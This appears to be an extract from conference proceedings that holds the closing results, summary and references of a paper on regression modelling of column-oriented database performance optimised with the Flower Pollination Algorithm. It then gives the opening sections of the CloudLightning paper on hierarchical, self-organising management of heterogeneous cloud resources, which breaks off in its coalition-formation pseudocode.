For each model coefficient, search range was initially defined as  $[-100, 100]$ . Initial results displayed that particular coefficients tend to converge to specific order of magnitude. A rule of thumb is that the order of magnitude is reversed proportional to given coefficient's degree, for example a random term is expressed in unities or at most tens, whereas  $v^3$  weight always felt into  $10^{-6}$ . Table I presents refined ranges.

After search range refinements, the model coefficient optimization phase has been performed. Table II presents results from the first phase for a Cartesian product of three algorithm execution parameters value sets: number of iterations in  $\{1000, 2000, 3000\}$ , number of solutions in  $\{100, 200\}$  and switch probability in  $\{0.2, 0.5\}$ . These values were chosen arbitrarily on the basis of previous tries. Besides these basic execution parameters, FPA has other parameters that were not modified, default values are used. Their impact on model performance has been analysed in [12]. The *RSS* and *RSE* columns present the best (the least), error value achieved in algorithm executions with given parameter values. The *RSS diff* and *RSE diff* columns present how the error value has changed after compositional variable insertion to the regression equation. Difference is calculated as:

$$d = 100\% \cdot \frac{v_2}{v_1} - 100, \quad (7)$$

where  $v_1$  and  $v_2$  before and after values. A positive number indicates error growth, and a negative indicates a decrease, so that the lower value the better.

Table III presents the model performance after coefficients recalculation with randomly collected data set. For each parameters combination, a percentage improvement or regression in relation to performance from the corresponding row from Table II is presented in brackets in the same cells as *RSS* and *RSE* values. In both tables and both variants, a reversed dependency of the error from a number of iterations is visible yet weak. This conforms intuitive predictions that the more iterations the better, as the FPA algorithm is by design protected from result degradation. As  $p$  is growing, model accuracy falls down dramatically. For the simpler variant 1 the best results were obtained with almost all the parameter combinations, regardless of iterations or solutions number. The

more complex variant 2 required at least 2000 iterations to get the best result. In most cases, variant 1 is less accurate than variant 2. This happens despite theoretical risk of disturbances caused by mutual correlation of three variables. It is likely that a disturbance introduced by the correlated compositional variable components into the regression model makes less damage to the accuracy than a partial lack of information. A difference between phases 1 and 2 is much higher than anticipated and requires further investigation, because there are many possible reasons. More evenly distributed data than in the 1st phase was expected to increase model accuracy, but such a low *RSE* may indicate overfitting to the train data caused by a lack of a cross validation.

Coefficients obtained with the best solution from table III were put into equations (3) and (4) resulting with:

$$\begin{aligned} t = & -4.586E - 8 \cdot v^3 + 2.873E - 5 \cdot v^2 - 1.873E - 3 \cdot v \\ & + 4.674E - 9 \cdot c^3 + 4.536E - 6 \cdot c^2 - 6.034E - 4 \cdot c \\ & + 0.544 + \epsilon \end{aligned} \quad (8)$$

as the model variant 1 and:

$$\begin{aligned} t = & t(O) + t(v) + t(c) + w_0 \\ = & -0.301 \cdot O_R - 0.304 \cdot O_{Wi} - 0.286 \cdot O_{Wd} \\ & - 5.004E - 8 \cdot v^3 + 2.883E - 5 \cdot v^2 - 1.460E - 3 \cdot v \\ & + 3.513E - 9 \cdot c^3 + 5.398E - 6 \cdot c^2 - 7.249E - 4 \cdot c \\ & + 29.800 + \epsilon \end{aligned} \quad (9)$$

for the variant 2. Both weights vectors were taken from 3000/200/0.2 executions with *RSS* = 2478 and *RSS* = 2179 for variant 1 and 2, respectively.

#### IV. SUMMARY

This paper presents a mathematical model of a column-oriented database performance. Mandatory explanatory variables of the model are a number of columns and a number of different values present in a database and requests issued against it. As an optional component, explanatory variables set includes information about percentage share of different kinds of database CRUD operations. Data was collected in two phases. The first stage collected data necessary to assess function shape for particular factors whereas the second increased statistical value of the model input data. Number of columns and values explanatory variables model were assessed as third-order polynomial, which resulted in regression equation with 7 coefficients. A variant with operation ratios increased a number of coefficients to 10. Both problems were optimized with the FPA for minimal *RSS*. The switch probability parameter  $p$  turned out to have a significant impact on the model accuracy, making a model generated with  $p > 0.5$  much less accurate, especially with lower iteration counts. The best results were obtained with  $p = 0.2$ . An impact of the remaining parameters, iteration and solution counts, turned out to be lower, but still observable.

In the future, the model may benefit from trying out other metaheuristic algorithms, such as the Krill Herd Algorithm

TABLE II  
THE FPA-OPTIMIZED MODEL PERFORMANCE - 1ST PHASE

Iterations	Solutions	Switch probability	Variant 1: without $O_x$		Variant 2: with $O_x$			
			RSS	RSE	RSS	RSS diff	RSE	RSE diff
1000	100	0.2	61 088	5.05	57 168	-6.42%	4.89	-3.21%
		0.5	71 530	5.47	119 884	67.60%	7.08	29.55%
	200	0.2	61 090	5.05	57 185	-6.39%	4.89	-3.19%
		0.5	82 665	5.88	91 973	11.26%	6.21	7.25%
2000	100	0.2	61 088	5.05	57 143	-6.46%	4.89	-3.23%
		0.5	61 088	5.05	57 143	-6.46%	4.89	-3.23%
	200	0.2	61 088	5.05	57 143	-6.46%	4.89	-3.23%
		0.5	61 088	5.05	57 144	-6.46%	4.89	-3.23%
3000	100	0.2	61 088	5.05	57 143	-6.46%	4.89	-3.23%
		0.5	61 088	5.05	57 143	-6.46%	4.89	-3.23%
	200	0.2	61 088	5.05	57 143	-6.46%	4.89	-3.23%
		0.5	61 088	5.05	57 143	-6.46%	4.89	-3.23%

TABLE III  
THE FPA-OPTIMIZED MODEL PERFORMANCE - 2ND PHASE

Iterations	Solutions	Switch probability	Variant 1: without $O_x$		Variant 2: with $O_x$			
			RSS	RSE	RSS	RSS diff	RSE	RSE diff
1000	100	0.2	2478 (-95.94%)	0.72 (-85.75%)	2321 (-95.94%)	-6.34%	0.70 (-85.69%)	-2.78%
		0.5	7318 (-89.77%)	1.24 (-77.32%)	353 448 (194.82%)	4729%	8.59 (21.33%)	592.74%
	200	0.2	2479 (-95.94%)	0.72 (-85.75%)	2630 (-95.40%)	6.09%	0.74 (-84.87%)	2.78%
		0.5	12 119 (-85.34%)	1.59 (-72.95%)	816 355 (787.60%)	6636%	13.06 (110.31%)	721.38%
2000	100	0.2	2478 (-95.94%)	0.72 (-85.75%)	2179 (-96.19%)	-12.10%	0.67 (-86.30%)	-6.94%
		0.5	2478 (-95.94%)	0.72 (-85.75%)	2181 (-96.18%)	-12.02%	0.67 (-86.30%)	-6.94%
	200	0.2	2478 (-95.94%)	0.72 (-85.75%)	2179 (-96.19%)	-12.10%	0.67 (-86.30%)	-6.94%
		0.5	2478 (-95.94%)	0.72 (-85.75%)	2192 (-96.16%)	-11.54%	0.68 (-86.09%)	-5.56%
3000	100	0.2	2478 (-95.94%)	0.72 (-85.75%)	2179 (-96.19%)	-12.10%	0.67 (-86.30%)	-6.94%
		0.5	2478 (-95.94%)	0.72 (-85.75%)	2179 (-96.19%)	-12.10%	0.67 (-86.30%)	-6.94%
	200	0.2	2478 (-95.94%)	0.72 (-85.75%)	2179 (-96.19%)	-12.10%	0.67 (-86.30%)	-6.94%
		0.5	2478 (-95.94%)	0.72 (-85.75%)	2181 (-96.18%)	-11.99%	0.67 (-86.30%)	-6.94%

[13] [14]. Numeric optimization is also one of the most typical appliances of evolutionary and genetic algorithms [5]. A compositional value transformation such as Additive/Centered/Isometric Log ratio Transformation (ALR, CLR, ILR) [15] should be used against the operations compositional variable. This should improve model accuracy and let to perform analysis without comparing both model variants. Trying out different modelling techniques, like non-parametric methods [8] [9] and other prediction models, such as Radial Basis Function neural networks [6] [7], may improve accuracy. The model is intended to be a foundation for a database performance optimization, which means it should be as accurate and sophisticated as possible. However, it needs to maintain simplicity to be executed with satisfying performance. This balance between accuracy and execution time is crucial for the considered application.

## REFERENCES

- [1] A. Nowosielski, P. A. Kowalski, and P. Kulczycki, "The column-oriented database partitioning optimization based on the natural computing algorithms," in *2015 Federated Conference on Computer Science and Information Systems, FedCSIS 2015, Łódź, Poland, September 13-16, 2015*, 2015. doi: 10.15439/2015F262 pp. 1035-1041. [Online]. Available: <http://dx.doi.org/10.15439/2015F262>
- [2] A. Nowosielski, P. A. Kowalski, and P. Kulczycki, "The column-oriented data store performance considerations," in *Computer Science and Information Systems (FedCSIS), 2016 Federated Conference on*. IEEE, 2016, pp. 877-881.
- [3] X.-S. Yang, "Flower Pollination Algorithm for Global Optimization," in *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 2012, vol. 7445 LNCS, pp. 240-249. ISBN 9783642328930. [Online]. Available: [http://link.springer.com/10.1007/978-3-642-32894-7\\_27](http://link.springer.com/10.1007/978-3-642-32894-7_27)
- [4] C. R. Rao and H. Toutenburg, "Linear models," in *Linear models*. Springer, 1995, pp. 23-24.
- [5] C. Blum and X. Li, "Swarm Intelligence in Optimization," *Swarm Intelligence Introduction and Applications*, pp. 43-85, 2008. doi: 10.1007/978-3-540-74089-6
- [6] T. Santhanam and A. C. Subhajini, "Radial Basis Function Neural Network."
- [7] S. E. VT and Y. C. Shin, "Radial basis function neural network for approximation and estimation of nonlinear stochastic dynamic systems," *IEEE Transactions on Neural Networks*, vol. 5, no. 4, pp. 594-603, 1994.
- [8] L. Xu, A. Krzyżak, and A. Yuille, "On radial basis function nets and kernel regression: statistical consistency, convergence rates, and receptive field size," *Neural Networks*, vol. 7, no. 4, pp. 609-628, 1994.
- [9] P. Kulczycki, "Kernel Estimators in Systems Analysis," *WNT, Warsaw*, 2005.
- [10] V. Egozcue and J. J. Tolosana, "Lecture Notes on Compositional Data Analysis," vol. 962, no. 2003, p. 96, 2007. [Online]. Available: <http://dugi-doc.udg.edu/handle/10256/297>
- [11] S. Khan, "Predictive distribution of regression vector and residual sum of squares for normal multiple regression model," *Communications in Statistics-Theory and Methods*, vol. 33, no. 10, pp. 2423-2441, 2005.
- [12] S. Łukasik and P. A. Kowalski, "Study of Flower Pollination Algorithm for Continuous Optimization," in *Intelligent Systems'2014*. Springer, 2015, pp. 451-459. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-11313-5\\_40](http://dx.doi.org/10.1007/978-3-319-11313-5_40)
- [13] A. H. Gandomi and A. H. Alavi, "Krill herd: A new bio-inspired optimization algorithm," *Communications in Nonlinear Science and Numerical Simulation*, vol. 17, no. 12, pp. 4831-4845, 2012. doi: 10.1016/j.cnsns.2012.05.010. [Online]. Available: <http://dx.doi.org/10.1016/j.cnsns.2012.05.010>
- [14] P. A. Kowalski and S. Łukasik, "Experimental Study of Selected Parameters of the Krill Herd Algorithm," in *Intelligent Systems'2014*. Springer, 2015, pp. 473-485. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-11313-5\\_42](http://dx.doi.org/10.1007/978-3-319-11313-5_42)
- [15] K. Hron, P. Filzmoser, and K. Thompson, "Linear regression with compositional explanatory variables," *Journal of applied statistics*, vol. 39, no. 5, pp. 1115-28, 2012. doi: 10.1080/0266476YYxxxxxxx. [Online]. Available: <http://www.pubmedcentral.nih.gov/articlerender.fcgi?artid=2712304&tool=pmcentrez&rendertype=abstract>





# CloudLightning: a Self-Organized Self-Managed Heterogeneous Cloud

Huanhuan Xiong<sup>1</sup>, Dapeng Dong<sup>1</sup>, Christos Filelis-Papadopoulos<sup>2</sup>, Gabriel G. Castañé<sup>1</sup>,  
Theo Lynn<sup>3</sup>, Dan C. Marinescu<sup>4</sup>, John P. Morrison<sup>1</sup>

<sup>1</sup>Department of Computer Science, University College Cork, Cork, Ireland  
{h.xiong, d.dong, g.gonzalezcastane, j.morrison}@cs.ucc.ie

<sup>2</sup>Department of Electrical and Computer Engineering, Democritus University of Thrace, Xanthi, Greece  
cpapad@ee.duth.gr

<sup>3</sup>Dublin City University, Dublin, Ireland  
theo.lynn@dcu.ie

<sup>4</sup>Department of Computer Science, University of Central Florida, Orlando, FL 32814, USA  
dcm@cs.ucf.edu

**Abstract**—The increasing heterogeneity of cloud resources, and the increasing diversity of services being deployed in cloud environments are leading to significant increases in the complexities of cloud resource management. This paper presents an architecture to manage heterogeneous resources and to improve service delivery in cloud environments. A loosely-coupled, hierarchical, self-adapting management model, deployed across multiple layers, is used for heterogeneous resource management. Moreover, a service-specific coalition formation mechanism is employed to identify appropriate resources to support the process parallelism associated with high performance services. Finally, a proof-of-concept of the proposed hierarchical cloud architecture, as realized in CloudLightning project, is presented.

**Index Terms**—Hierarchical architecture, heterogeneity, cloud computing, resource management, coalition formation

## I. INTRODUCTION

OVER the last decade, large scale cloud services have been created by service providers such as Amazon, Microsoft, Google and Rackspace. In order to meet the needs of their consumers, cloud service providers have built data centers at unprecedented scales. In 2013 Steve Ballmer estimated that Google, Microsoft and Amazon are running roughly one million servers each [1]. These data centers are large industrial facilities containing computing infrastructure: servers, storage arrays and networking equipment. This core equipment requires supporting infrastructure in the form of power, cooling and external networking links. Reliable service delivery depends on the holistic management of all of this infrastructure as a single integrated entity: the warehouse-scale computer (WSC) [2].

The WSC design suggests that a **hierarchical** top-down model is used to manage large-scale cloud infrastructures. Meanwhile, the growth in cloud raises the question of how far we can push the limits of computing and communication

systems, while still being able to support effective policies for resource management and their implementation mechanisms. Software running on cloud environments is becoming increasingly complex, consisting of more and more layers. Thus, the challenge of controlling these large-scale systems is exacerbated. Control theory tells us that accurate state information, and a tight feedback loop, are critical elements for effective control of a system. In a traditional hierarchical organization, the quality of state information degrades as it is propagated from the bottom to the top; only local information about the state of a server is, by definition, accurate. Moreover, the value of this information is time sensitive, it must be acted upon promptly because the state changes rapidly. WSC-like architectures employ centralized resource management associated with the upper layers of the hierarchy. These models, based on monitoring, are costly, since the communication overhead can be more than two orders of magnitude higher than that required by decentralized resource management strategies as illustrated in [3].

The increasing **heterogeneity** of cloud servers, and the diversity of services demanded by the cloud user community, including access to High Performance Computing (HPC), are some of the reasons why it is imperative to devise new resource management strategies. These strategies should aim to significantly increase the average server utilization and the computational efficiency measured as the amount of computations per Watt of power, make cloud computing more appealing and lower the costs for the user community. Finally, they should simplify the mechanisms for cloud resource management.

Current cloud infrastructures are mostly homogeneous, centrally managed and made available to the end user through the three standard delivery models: Infrastructure as a Service

(IaaS), Platform as a Service (PaaS) and Software as a Service (SaaS). In the traditional PaaS and SaaS models, the user is completely unaware of the physical resources being used to run services. This is also the case for IaaS (if bare metal offerings are ignored), since the infrastructure offered is most often virtualized on top of commodity hardware. The drive towards connecting specialized hardware to the cloud (such as dedicated HPC machines and servers clustered on dedicated high-speed networks) and towards augmenting servers with specialized accelerators (such as Graphics Processing Units - GPUs, Many Integrated Cores - MICs, and Field Programmable Gate Arrays - FPGAs) has the potential to shift the operational dynamics of the cloud. By incorporating diverse hardware, the cloud becomes heterogeneous and an opportunity is created for offering discriminated services based on the operational characteristics of these different hardware types. Thus, the possibility exists for realizing the same service at different costs and at different performance levels. However, exploiting different architectures poses significant challenges. To efficiently access heterogeneous resources, to exploit these resources to reduce application development effort, to make optimizations easier and to simplify service deployment, requires a re-evaluation of our approach to service delivery.

In this paper, a hierarchical cloud architecture is proposed to address heterogeneous resource management and advanced service delivery. The remainder of the paper is organized as follows. Section II reviews the related work from the literature, while Section III introduces the hierarchical cloud architecture for heterogeneous resource management and service delivery. A self-organizing self-managing system is presented as a proof-of-concept of our proposed hierarchical cloud architecture in Section IV, and concluding remarks and future work are presented in Section V.

## II. RELATED WORK

### A. Hierarchical frameworks in cloud

Warehouse Scale Computers (WSCs) consist of thousands of commodity parts including processors, memory, disk, network, servers, etc., which are attached together to form a warehouse of interconnected machines [4]. The WSC is widely used as large-scale datacenter by Google, Yahoo, Amazon, Facebook, Microsoft and Apple [5]–[7].

In a WSC the hierarchical architecture is formed from a collection of physical machines and interconnects. A server is composed of a number of processor sockets, local shared and coherent DRAM, and a number of directly attached disks. The DRAM and disk resources within a rack are connected via a first-level rack switch, and all resources in all racks are connected through a cluster-level switch.

Within the physical hierarchy of a WSC, control theoretic feedback loop techniques are often used to enable system stability [8] and effective resource allocation [9], as well as to improve system performance [10] and power efficiency [11], [12]. The previous study [8] of using queuing theory with feedback control theory for performance guarantees in QoS-aware systems shows that the combined schemes perform

significantly to achieve QoS specifications in highly unpredictable environments. Performance control of a web server by using classical feedback control theory was studied in [10], achieving overload protection, performance guarantees, and service differentiation in the presence of load unpredictability. Wang et al. [11] proposed a cluster-level control architecture that coordinates individual power and performance control loops for virtualized server clusters. The higher layer controller determines capacity allocation and VM migration within a cluster, while the lower layer controllers manage the power level of individual servers.

### B. Heterogeneity in cloud

Limitations on power density, heat removal and related considerations require a different architecture strategy for improved processor performance by adding identical, general-purpose cores [13]. Unlike traditional cloud infrastructure built on an identical processor architecture, heterogeneity assumes a cloud that makes use of different specialist processors that can accelerate the completion of specific tasks or can be turned off when not required, thus maximizing both performance and energy efficiency [14]. Another previous study [15] proposes a resource allocation strategy in a heterogeneous cluster (integration of core nodes and accelerator nodes) to realize a scheduling scheme that achieves high performance and fairness.

Very recently, larger cloud infrastructure providers have been offering commercial heterogeneous cloud services, e.g. Amazon Web Services offers a variety of GPU and FPGA services [16]. Similarly, OpenStack also supports GPU and FPGA accelerators on provisioned VM instances [17]. As demand for better processor price and power performance increases, it is anticipated that larger infrastructure providers will need to cater for several of these processor types and specifically for the emerging HPC public cloud market [18].

Currently, many EU-funded projects are attempting to bring heterogeneous resources into cloud environments. The Hardware- and Network-Enhanced Software Systems for Cloud Computing (HARNES) project [19] brings innovative and heterogeneous resources (such as FPGAs, GPUs) into cloud platforms by improving performance, security and cost-profiles of cloud-hosted applications. Heterogeneous Secure Multi-level Remote Acceleration Service for Low-Power Integrated System and Devices (RAPID) [20] proposes the development of an efficient heterogeneous CPU-GPU cloud computing infrastructure, which can be used to seamlessly offload CPU-based and GPU-based (using OpenCL API) tasks of applications running on low-power devices (such as smartphones, tablets, portable/wearable devices, etc.) to more powerful devices over a heterogeneous network (HetNet).

Managing different architectures independently and integrating with an existing general purpose cloud architecture can be very challenging. The adoption of heterogeneous resources dramatically increase the complexity of an already complex cloud ecosystem.

### C. Resource management frameworks in cloud

Apache Mesos [21] is a platform for abstracting compute resources (e.g., CPU, memory, storage) away from machines (physical or virtual) and sharing commodity clusters between multiple diverse applications (e.g., Hadoop, Spark and MPI). Aiming to share clusters efficiently between different applications, Mesos introduces a two-level scheduling mechanism called resource offers. Over a series of resource allocation steps, the Mesos master decides how many resources to offer each application, while applications decide on which resources to accept and which computations to run on them.

Google Borg system [22] is a cluster manager running hundreds of thousands of jobs, from many thousands of different applications, across a number of clusters each with up to tens of thousands of machines. The Borg system consists of a logically centralized controller called the Borgmaster and an agent process called the Borglet that runs on each machine.

Mesos and Borg share the same fundamental approach of a centralized resource manager and multiple application frameworks are supported. Borg and Mesos work with bare-metal machines and, as such, are not directly concerned with virtualization. Furthermore, being monolithic schedulers, scalability is an issue.

Google Omega [23] introduces a new cluster manager scheduling architecture using shared state and lock-free optimistic concurrency control mechanisms.

Kubernetes [24] is an open-source platform for placing applications in Docker containers onto multiple host nodes, which runs both physical and virtual resources. The Kubernetes architecture is defined by a master server and multiple minions (nodes). The command line tools connect to the API endpoint in the master, which manage and orchestrate all the minions, and Docker hosts that receive the instructions from the master and run the containers.

Omega and Kubernetes have been developed to support multiple parallel schedulers and to place applications in Docker containers separately. However, there are still many outstanding issues with Omega and Kubernetes, such as massive message passing between the parallel schedulers, many house-keeping activities within each scheduler, without reference to server utilization.

### D. Self-organization self-management approach

Self-organization is a powerful technique for addressing complexity and borrows heavily from the natural sciences and the study of natural systems [25] [26]. It has been applied successfully in complex engineering projects [27] [28]. In the computing context, Heylighen and Gershenson [29] define organizations as structure with function and self-organization as a functional structure that appears and maintains spontaneously. Alan Turing [30] once observed that global order arises from local interactions. In this context, global order is achieved through propagation and adaptation. Components in a self-organizing system are mutually dependent and typically only interact with nearby components. However, the system is dynamic and therefore the components can change state to

meet mutually preferable, satisfactory or stable states [29]. As they meet these states, they adapt and achieve *fit* and this propagation of *fit* results in system growth. Structural complexity is driven by increasing the interchangeability and individuality of components capable of achieving *fit*. As more and more components adapt and become assimilated within the system, complexity increases to incorporate the individual characteristics of components. Growth only stops when resources have been exhausted and self-maintenance is the *de facto* purpose of the system. As such, self-organizing systems are defined by their robustness, flexibility, and adaptivity [31].

Self-management has been posited as a solution to complexity in IT infrastructure development generally and cloud computing specifically [32] [33]. It has its roots in autonomic computing. Such systems are designed to react to internal and external observations without human intervention to overcome the management complexity of computer systems [34]. As such, self-managing systems are described in terms of four aspects of self-management, namely, self-configuration, self-optimization, self-protection and self-healing [35].

The application of self-organization and self-management principles to cloud computing is at an early stage. Zhang et al. [34] posit that cloud computing systems are inherently self-organizing and while they exhibit autonomic features are not self-managing as they do not have reducing complexity as a goal. Marinescu et al. [36] argue that cloud computing represents a complex system and therefore self-organization is an appropriate technique to address this complexity. They propose an auction-driven self-organizing cloud delivery model based on the tenets of autonomy of individual components, self-awareness, and intelligent behavior of individual components. Extending work on self-manageable cloud services by Brandic [37] at an individual node level, Puviani and Frei [33] propose self-management as a solution for managing complexity in cloud computing at a system level. They propose using a catalog of adaptation patterns based on requirements, context and expected behavior. These patterns are further classified according to the service components and autonomic managers.

## III. HIERARCHICAL CLOUD ARCHITECTURE

An overview of a hierarchical cloud architecture for heterogeneous resource management and service delivery is shown in (see Fig.1). The resource management framework is composed of a logical hierarchy and is described in Section III-A. At the bottom level of this hierarchy a service-specific coalition formation mechanism is used to support the process parallelism of high performance services and this is presented in Section III-B.

### A. Hierarchical resource management

Our resource management framework is based on a loosely coupled, logically hierarchical, decentralized management model across multiple layers. Each layer can be considered as a self-contained system/component, which may be influenced




Fig. 1: Hierarchical cloud architecture for heterogeneous resource management and service delivery

by its neighboring layers for the purposes of system adaption and evolution overtime.

1) *Cell Manager:* At the top of the hierarchy, a Cell Manager partitions the space of heterogeneous resources into multiple zones. Each zone is composed of homogeneous hardware types and an associated resource abstraction method. In the CloudLightning architecture, heterogeneous resources are managed using various frameworks and platforms which are widely recognized to be effective and efficient for managing virtualized, containerized and bare metal resources, respectively [38]. For example, CloudLightning may use OpenStack Nova [39] to manage virtual machines on commodity servers, it may use Kubernetes [40], Mesos [41], and/or Docker Swarm [42] to manage containers on GPUs and MICs, and it may use OpenStack Ironi [43] to manage bare metal deployed on FPGAs.

The Cell Manager aims to make an optimal match between service requests and available resources based on multiple

objectives, such as service level agreements (SLA), quality of service (QoS), and specific application constraints (e.g., high performance computing or high throughput computing). Fuzzy pattern recognition [44], heuristic algorithms [45], [46] and evolutionary algorithms [47] are commonly used in multi-objective optimization for high-level (i.e., coarse-grained) resource allocation, which attempt to find an appropriate solution between system performance (e.g., response time) and user-oriented constraints (e.g., SLAs). Similarly, liner programming or dynamic programming can be used to solve VM placement problems [48]–[50] for low-level (fine-grained) resource placement, focusing on optimizing resource utilization and power consumption [51].

2) *vRack Managers within a zone:* Each zone contains a group of vRack Managers (vRMs), each of which is a local resource manager sitting at the bottom of the local resource management hierarchy. Within a zone, vRMs can interact with each other using shared or distributed state information. In the shared state approach, vRMs communicate with each other through a locally centralized mechanism to decide on the best candidate to host the next service. This mechanism may use multi-objective optimization algorithms, and bidding algorithms, for example. In the distributed state approach, vRMs cooperate with neighbors to relocate/reassign the management of physical resources between/among different vRMs to maximize utility for each individual vRM involved. This mechanism may use cooperative game theory and self-organization approaches, for example.

Our previous work suggested using a market-based combinatorial auction [52] mechanism for delivering an appropriate set of resources in response to service requests. In this work, which is an example of the shared state approach, servers of a WSC bid to host services based on the requirements of those services. This approach was shown to out-perform traditional centralized resource management techniques. However, this study did not take account of resource virtualization, nor were critical problems like overbidding and temporal fragmentation addressed in previous studies.

The work presented in Section IV, which is an example of the distributed state approach, examines a self-organizing and self-managing system developed to demonstrate how vRMs compete and cooperate with in order to achieve local goals while managing virtualized resources.

3) *vRack Manager:* The layers of the hierarchy between the Cell manager and the vRMs are designed to guide resource requests associated with specific services to locations within the cloud that would be "most suitable" to host them. This suitability is determined by the availability of resources and the selection of those resources to maximize the nonfunctional behaviors of the cloud. These behaviors include maximizing service delivery, resource utilization and quality of service and minimizing power consumption. The resource request guiding process is implemented using the concept of Perception (see Section IV-B1).

At the bottom level of the hierarchy, vRMs act as local resource managers, each managing a set of physical machines

(PMs). Since the number of these machine is limited and since their associated state information can be monitored frequently and accurately, tight feedback control loops can be established, resulting in efficient resource management. vRMs can make use of the state-of-the-art cloud techniques (e.g., virtualization, and containerization) and can tailor resource allocation to meet the need of specialized application workloads (see Section III-B).

### B. Service-specific coalition formation

In general, a description of the resources needed to execute an associated service is created by the Cell Manager and propagated downward through the hierarchy. This request is called a resource prescription - since it prescribes the resources needed to execute a particular service. Some services are capable of exploiting process parallelism and to facilitate an efficient execution, it is necessary to identify a number of independent, co-located, resources that can be used for their execution. When a prescription associated with such a high-performance service is received by a vRM, an appropriate group of physical/virtual resources, known as coalition, are identified and managed by the associated vRM as a coherent compound resource dedicated to delivering the associated service.

There are several strategies for forming coalitions in terms of the application workload characterization. For example, an HPC workloads may require an isotropic distribution of resources for maintaining a balanced execution, since the efficient execution of an application depends solely on the slowest component, due to the tightly coupled execution path. An isotropy preserving strategy in a vRM can be realized by spreading the required VMs among available servers. An example of this strategy is algorithmically given in Algorithm 1.

However, if the application's internal communication is intensive, using a single physical server to accommodate all of the VMs the associated with the resource prescription may be more appropriate. This strategy can be described by Algorithm 2.

## IV. PROOF-OF-CONCEPT: A SELF-ORGANIZED, SELF-MANAGED, SYSTEM

Fig. 2 depicts the high level architecture for the proposed self-organized, self-managed (SOSM) system.

The Gateway is a front-facing component of the SOSM system, abstracting the inner workings of the back-end components and providing a unified access interface to the SOSM system. The lifecycle of a Blueprint is initiated when a Blueprint is chosen from the Blueprint Catalog, possibly augmented with specific constraints, compiled into a set of Blueprint Requirements and sent via the *Gateway* to a *Cell Manager*. The Cell Manager (CM) identifies one or more solutions meeting those requirements. It then chooses one of these solutions and subsequently sends it to the corresponding vRack Manager Group (vRMG). vRack Managers (vRMs) in the same Group are capable of self-organizing to meet specific objectives, such as reducing power consumption. To

### Algorithm 1

---

```

1: Let  $C = \emptyset$  be an empty coalition
2: Let  $N_v$  be the number of VMs required by a resource prescription
3: Let  $N_c$  be the number of vCPUs per VM
4: Let  $N_m$  be the amount of memory per vCPU
5: function CFSYMMETRY( $N_v, N_c, N_m$ )
6:   Let  $N_{vCPU}^{free}$  be a vector of the free vCPUs per server arranged in descending order
7:   Let  $I$  be the set with the indices of servers arranged with respect to  $N_{vCPU}^{free}$ 
8:   Let  $N_{memory}^{free}$  be a vector of the available memory per server with respect to order of  $N_{vCPU}^{free}$ 
9:    $counter = 0$ 
10:  while  $|C| \leq N_v$  and  $counter \leq N_v$  do
11:    for  $i \leftarrow 1$  to  $N_v - |C|$  do
12:      for  $j \in I - C$  do
13:        if  $(N_{vCPU}^{free})_j \geq N_c$  and  $(N_{memory}^{free})_j \geq N_c N_m$  then
14:           $C = C \cup \{j\}$ 
15:           $(N_{vCPU}^{free})_j = (N_{vCPU}^{free})_j - N_c$ 
16:           $(N_{memory}^{free})_j = (N_{memory}^{free})_j - N_c N_m$ 
17:           $counter = counter + 1$ 
18:        break
19:      if  $counter = N_v$  then
20:        break
21:      Reorder  $N_{vCPU}^{free}, N_{memory}^{free}$  and  $I$  with respect to free vCPUs
22:    if  $|C| = N_v$  then
23:      return  $C$ 
24:    else
25:       $C = \emptyset$ 
26:    return  $C$ 

```

---

do this, they take action based on their local knowledge of underlying resource utilization. vRMs are aware of changes in the environment including new and disappearing resources and adapt, on a negotiated basis, with other vRMs within the same vRMG to meet system objectives.

### A. CL-Resource

In pursuit of a service oriented architecture for the heterogeneous cloud, the SOSM system attempts to eliminate the concept of resource from its interactions with users. Instead, a service interface is created and utilization of all resources is the sole concern of SOSM system. To simplify the process of dealing with multiple physical and virtual resources based on commodity hardware in addition to specialized hardware resource types, the SOSM system uses a single abstract concept of resource, known as a CL-Resource. In response to a service request, the SOSM system identifies a specific CL-Resource that will be used for the delivery of that service. The physical realization of a CL-Resource depends on a number of factors. When dealing with commodity hardware, CL-



**Algorithm 2**


---

```

1: Let  $C = \emptyset$  be the an empty coalition
2: Let  $N_v$  be the number of VMs required by a resource
   prescription
3: Let  $N_c$  be the number of vCPUs per VM
4: Let  $N_m$  be the amount of memory per vCPU
5: function CFDEPMIN( $N_v, N_c, N_m$ )
6:   Let  $N_{vCPU}^{free}$  be a vector of the free vCPUs per server
   ordered with the servers that are not independent first
7:   Let  $I$  be the set with the indices of servers arranged
   with respect to  $N_{vCPU}^{free}$ 
8:   Let  $N_{memory}^{free}$  be a vector of the available memory per
   server with respect to the order of  $N_{vCPU}^{free}$ 
9:   for  $i \leftarrow 1$  to  $N_v$  do
10:    for  $j \in I$  do
11:      if  $(N_{vCPU}^{free})_j \geq N_c$  and  $(N_{memory}^{free})_j \geq$ 
         $N_c N_m$  then
